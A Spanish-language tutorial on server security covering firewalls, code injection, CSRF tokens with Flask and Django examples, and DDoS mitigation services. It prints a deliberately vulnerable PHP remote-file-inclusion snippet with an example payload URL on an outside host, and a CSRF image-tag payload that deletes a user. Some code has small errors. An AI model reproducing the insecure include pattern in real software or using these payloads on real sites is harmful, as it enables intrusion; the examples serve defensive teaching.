Prevención de ataques en servidores

Resumen

En este documento vamos a tratar diversas maneras de proteger nuestro servidor. Empezando por configurar un firewall, como evitar la inyección de código malicioso. Se define un ataque csrf y como se puede evitar este tipo de situaciones. Y por último veremos las herramientas actuales para mitigar ataques de denegación de servicio. Concluyendo finalmente con las mejores pautas a seguir para poder proteger nuestro servidor.

Firewall

Es una parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.

Pueden ser de software, hardware o una combinación de ambas. Principalmente se usan para proteger las redes privadas conectadas a internet de accesos no autorizados, haciendo que todo el tráfico pase por ellos y analizándolo.

Un cortafuegos añade una protección a nuestras redes y servidores, por eso se coloca en la puerta de acceso a la red, pero no debemos pensar que sea suficiente, para no confiarnos y estar siempre mejorando la seguridad.

Lo recomendable es denegar toda conexión en todas las tarjetas de red, cerrando todos los puertos. Y a posteriori abrir los puertos que se usen en nuestras aplicaciones para solicitud y el envío de la misma. También es recomendable la apertura del puerto 22 para el acceso ssh para poder acceder al servidor en caso de necesidad, mantenimiento, etc.

Inyección de código

Es el envío de código no esperado por el servidor, haciendo vulnerable nuestro servidor. Los tipo de inyecciones de código suelen ser de SQL, LDAP, Xpath o NoSQL; comandos de sistema operativo; analizadores sintácticos de XML; cabeceras SMTP; parámetros de funciones; etc.

La gran ventaja con la que contamos los desarrolladores es que tenemos acceso al código y nos es más fácil de detectar vulnerabilidades, siendo mucho más difícil si no se tiene, ya que para encontrar una vulnerabilidad hay que estar probando constantemente una opción detrás de otra.

Los objetivos principales son:

- La inyección de código SQL en datos sensibles para obtenerlos, modificarlos o incluso borrarlos, haciendo una posible alteración en nuestra web al mostrarla.
- Instalar malware o ejecutar código malicioso mediante la inyección de scripting como PHP o ASP.
- Aumentar los privilegios del usuario para tener accesos de más nivel.

Ejemplo de inyección de código:

```
<?php
	$color = 'azul';
	If (isset($_GET['COLOR']))
		$color = $_GET['COLOR']
	requiere($color . 'php');
?>
```

Con este código la web espera leer un archivo azul.php y si nosotros modificamos el valor de la variable, podemos pasarle que cargue la información de otro archivo malicioso, sustituyendo el valor de color por otra cosa.

```
$color = http://jodiendowebs.com/destruirColores
```

Protección Token CSRF

Las siglas csrf se refieren a “Cross Site Request Forgery” en cual se basa en que un usuario malintencionado fuerce al navegador de un tercer usuario a que realice una petición de forma no autorizada a una aplicación vulnerable.

El ejemplo más clásico se basa en que supongamos que un usuario es dueño de una web y tiene privilegios de administrador, el cual tiene una sesión activa (mediante cookies) en su sitio web (example1.com). Visita una pag web que incluye el siguiente código:

```
<img src="http://example1.com/usuarios/eliminar/63">
```

Enviaría la petición a su propia web y si posee los privilegios necesarios y una sesión abierta eliminaría al usuario 63 sin conocimiento de ello.

Para proteger nuestra web de dicha inyección maliciosa, lo más común es crear una cadena aleatoria y comprobarla al realizar una petición.

La mayoría de los frameworks modernos incluyen ya este tipo de protección, por ejemplo flask y django.

Flask

```python
@app.before_request
def csrf_protect():
    if request.method == "POST":
        token = session.pop('_csrf_token', None)
        if not token or token != request.form.get('_csrf_token'):
            abort(403)

def generate_csrf_token():
    if '_csrf_token' not in session:
        session['_csrf_token'] = some_random_string()
    return session['_csrf_token']

app.jinja_env.globals['csrf_token'] = generate_csrf_token
```

Django

```
{% csrf_token %}
```

Mitigación de ataques DDOS

La principal herramienta actual para mitigar ataques DDOS es la absorción vía fuerza bruta por empresas que poseen grandes datacenters , los cuales absorben el ataque.

Las dos principales empresas que ofrecen sus servicios de mitigación de ataques DDoS son CloudFlare y Akamai.

CloudFlare cuenta con protección para ataques de hasta 10Tbps



Figura 1.0 DataCenters CloudFlare

Para ello cuenta con 115 datacenters distribuidos por todo el mundo, a los cuales desvía el tráfico una vez detecta que se está realizando un ataque.

Los coste de dicha protección depende de la magnitud de la aplicación del servicio que es contratado, desde 20 hasta 200.000 dólares anuales.

Akamai también proporciona planes de protección contra ataques de denegación de servicio, pudiendo absorber hasta 2,3 Tbps, además de repartiendo el tráfico por sus datacenters utilizan hasta 20 técnicas diferentes, las cuales no tienen publicadas.

Conclusión

Todo lo anterior no sirve de nada para protegernos si después no usamos el sentido común, como no tener las contraseñas en un post-it o en un archivo desprotegido llamado contraseñas, etc.

También es importante la protección física, es decir, si tenemos el servidor en una habitación desprotegida y cualquiera que abra la puerta se lo pueda llevar haciéndonos

perder todo. Pero como ningún sistema de seguridad es perfecto, sería ideal tener un plan de prevención preventivo, además de una copia en otro servidor en otra localización.

Y recordad, en el front-end no hay seguridad. Siempre tenéis que tener en cuenta la seguridad en el backend.